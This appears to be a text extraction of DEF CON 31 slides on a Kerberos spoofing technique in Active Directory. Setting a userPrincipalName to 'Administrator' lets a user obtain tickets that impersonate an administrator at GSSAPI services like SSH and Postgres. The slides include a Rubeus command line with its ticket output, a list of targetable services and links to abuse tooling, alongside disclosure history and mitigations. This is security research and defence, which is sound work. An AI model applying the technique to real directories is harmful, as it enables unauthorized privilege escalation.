
A New Spoofing Vector

- Simple – Just set the **userPrincipalName** to the **samAccountName**

Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x7FFFFFFFFFFFFFFF
badPasswordTime	Integer8	1	0x0
badPwdCount	Integer	1	0
cn	DirectoryString	1	John Doe
codePage	Integer	1	0
countryCode	Integer	1	0
displayName	DirectoryString	1	John Doe
distinguishedName	DN	1	CN=John Doe,CN=Users,DC=ad,DC=ginge,DC=com
dSCorePropagationData	GeneralizedTime	3	13/07/2023 13:15:18; 13/07/2023 13:14:13; 01/01/1601 00:00:00
givenName	DirectoryString	1	John
instanceType	Integer	1	4
lastLogoff	Integer8	1	0x0
lastLogon	Integer8	1	0x0
lastLogonTimestamp	Integer8	1	13/07/2023 12:43:06
logonCount	Integer	1	0
name	DirectoryString	1	John Doe
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;;RS)(OA;;RP;5f2
objectCategory	DN	1	CN=Person,CN=Schema,CN=Configuration,DC=ad,DC=ginge,DC=com
objectClass	OID	4	top;person;organizationalPerson;user
objectGUID	OctetString	1	{A2DE67A6-8B3B-4ECD-B961-EF2053D62D83}
objectSid	Sid	1	S-1-5-21-1003644063-402998240-3342588708-1157
primaryGroupID	Integer	1	513
pwdLastSet	Integer8	1	13/07/2023 12:42:28
sAMAccountName	DirectoryString	1	john.doe
sAMAccountType	Integer	1	805306368
sn	DirectoryString	1	Doe
userAccountControl	Integer	1	66048
userPrincipalName	DirectoryString	1	Administrator
uSNCreated	Integer8	1	0x14CA5
uSNCreated	Integer8	1	0x14C8A
whenChanged	GeneralizedTime	1	13/07/2023 13:18:08
whenCreated	GeneralizedTime	1	13/07/2023 12:42:28



A New Spoofing Vector



PEN TEST PARTNERS

DEF CON 31



```
PS C:\tools> .\Rubeus.exe asktgt /user:Administrator /password:SuperSecret! /principaltype:enterprise
```

```

C-----\      |
C-----) )_    | |
C-----) )_    | |
|  _ _ /| | | | | \_ _ | | | | /_ _ )
| | \ \ | | | | | ) ) _ _ _ | | | _ _ |
| | _ | | | _ _ / | _ _ / | _ _ ) _ _ / C _ _ /

```

v2.2.3

```
[*] Action: Ask TGT
```

```
[*] Using rc4_hmac hash: 958C8526E4252B277D8D70ADBD2EA2CE
```

[*] Building AS-REQ (w/ preauth) for: 'ad.ginge.com\Administrato

```
[*] Using domain controller: 192.168.128.1:88
```

[X] KRB-ERROR (24) : KDC_ERR_PREAUTH_FAILED:

```

C-----\      |
-----)  )_   | |
          |     |
|  _ _ /| | | | | _ \ | | | | /_
| | \ \ | | | | | ) )  _ _ | | |
| |   | | | _ _ /| _ _ /| _ _ ) _ _ /C _ /

```

v2.2.3

```
[*] Action: Ask TGT
```

```
[*] Using rc4_hmac hash: 958C8526E4252B277D8D70ADBBD2EA2CE
```

[*] Building AS-REQ (w/ preauth) for: 'ad.ginge.com\Administrator'

```
[*] Using domain controller: 192.168.128.1:88
```

[+] TGT request successful!

```
[*] base64(ticket.kirbi):
```

doIFLDCCBZCgAwIBBaEDAgEWooIEpDCCBKbhggScMIIEmKADAgEFOq4bDEFELkdJTKdFLkNPtAihMB+gAwIBAqEYMBYbBmty
qbtyQWJ02ktlythku1xTuID2aYaD+KY/1b0KqPT3/XUVblrVEVg4WFwUx8rOx+fBzR/YwgxnpMJ6Wuic8L4mSldfDo73+VXHJGL0oUf
DM3B6iy1CiXWGYffwccVqapqAZAarjYRCUGYyRhgpPrFdUu4NwssDKvQ064ZxpNqo5r0OgB3Jna9pAh89qqb/KkTMYNEAw9B3MWDr
m7cGzNB4gN5ktiskeYrNBWjv9xoG6a+1zS5EM7EAmUUA9IFArwyYIj0s/LjSZ3VLK/qNteVaHmOPxb3CWpZ8qnYehWVnSf2lhq7Dlv
ULd9741YFJAd22YkjWgZIce67zQnLSDb0850cM0SjgBSNPtp/mkw0PHU+tjZiMcubLR0kwULKBs2c7asxu+gJwUNOhF53ZavIHMTt
IsXb8u1BdQUz/XVmZ4x+jHjrYPbH0mHSxGrPXeXXNPSPk0RyUBCYPBegCscUgZ70FgxTu+pseXLaY2WQZHfKCSinSYXAkZLAbzqA
y5hY1P5qEOKTZfOFK14XLXELfMHsyv8exl4LMtl+yICFhFYNN1NAhvJv8NInP2N3ghMSAxvwP47BcfiB/i39W4wox0uboCVPN1fa
32tfIC24zP9GJOTW0bCHO1KPpf9Tws1V/wPz0euCcEg+MSBMrEft8VD2XJB0pZJxfmkN3/kx9IqN5UGiIsz04IkHvne7aQmfrbLk
V19kxPZzXvvl109wKQSRfe5eO/cg9hYR0ZADWmaSqz6TKC09YY0nqyzsNkT1QexqGk6TaS3YDB0iQIVX6LHRIGzFgYnhU4EwPQZI/D
D4stKsfXK1fY+4JAKuHdhsMQUQR0L0R0UQ09NohowGKADAgEKoREwDxsNQWrtaw5pc3RyYXRyYXZlcqMHAwUAQOEAAKURGA8yMDIzMD
ITAfoAMCAOKhGDAWgWzrcmJ0Z30bDGfKLmdpbmdLLmNvbO==

```
ServiceName      : krbtgt/ad.ginge.com
```


```
ServiceRealm : AD.GINGE.COM
```

```
UserName      : Administrator (NT_ENTERPRISE)
```

```
UserRealm      : AD.GINGE.COM
```


Abuse Vectors

- Windows servers are out, they always rely on the PAC for authorization
- GSSAPI on the other hand does not
 - Majority of GSSAPI service implementors leverage LDAP search against the Kerberos principal name
 - More often **samAccountName** is searched based on the Kerberos cname inside the service ticket
 - Other solutions include mapping Kerberos principal names to local accounts (root\$ cough cough)



Abuse Vectors

Andrew Bartlett – Samba Team Lead, had already discovered the root\$ issue when he discovered CVE-2021-42278 and friends.

I realised that nothing in Active Directory would prevent an unprivileged user from creating an account called called root\$ and to then present a ticket with that name to a traditional MIT style Kerberos-accepting services and have them read as root (the main administrative user on Linux).


This issue still exists today

Can't be used to impersonate existing AD users

Abuse Vectors

So what services can potentially be abused.

Offers GSSAPI Support	Type	Status
SSH	Remote Access	Confirmed
Postgres	Database	Confirmed
MySQL/MariaDB	Database	To Check
MongoDB	Database	To Check
Apache Kafka	Message broker	To Check
ZeroMQ	Message broker	To Check
Apache Webserver	Web server	To Check
Keycloak	IdP	To Check
F5 BIG-IP APM	IdP	To Check
Dovecot	Mail server	To Check
Anything else offering GSSAPI		To Check



Demo

github.com/GhostPack/Rubeus

github.com/CCob/gssapi-abuse




By Design

- The issue was reported to MSRC, but Microsoft claim Kerberos is behaving as designed.
- Who's design, Kerberos RFC or MS?
- What does the Kerberos RFC say?


6.2. Principal Names

As was the case for realm names, conventions are needed to ensure that all agree on what information is implied by a principal name. The name-type field that is part of the principal name indicates the kind of information implied by the name. The name-type SHOULD be treated only as a hint to interpreting the meaning of a name. It is not significant when checking for equivalence. Principal names that differ only in the name-type identify the same principal. The name type does not partition the name space. Ignoring the name type, no two names can be the same (i.e., at least one of the components, or the realm, MUST be different). The following name types are defined:



Mitigations

- What could Microsoft do?
 - Prevent invalid **userPrincipalName** values (e.g. must have domain suffix)
 - Check **userPrincipalName** against **samAccountName** and look for collisions across both attributes
- In the mean time?
 - Drastic approach - Disable GSSAPI authentication on services inside Active Directory realms
 - Less drastic approach – Monitor for **userPrincipalName** updates in Active Directory that don't have a domain suffix.



Q & A



Thanks for Listening



@_EthicalChaos_



CCob



ethicalchaos.dev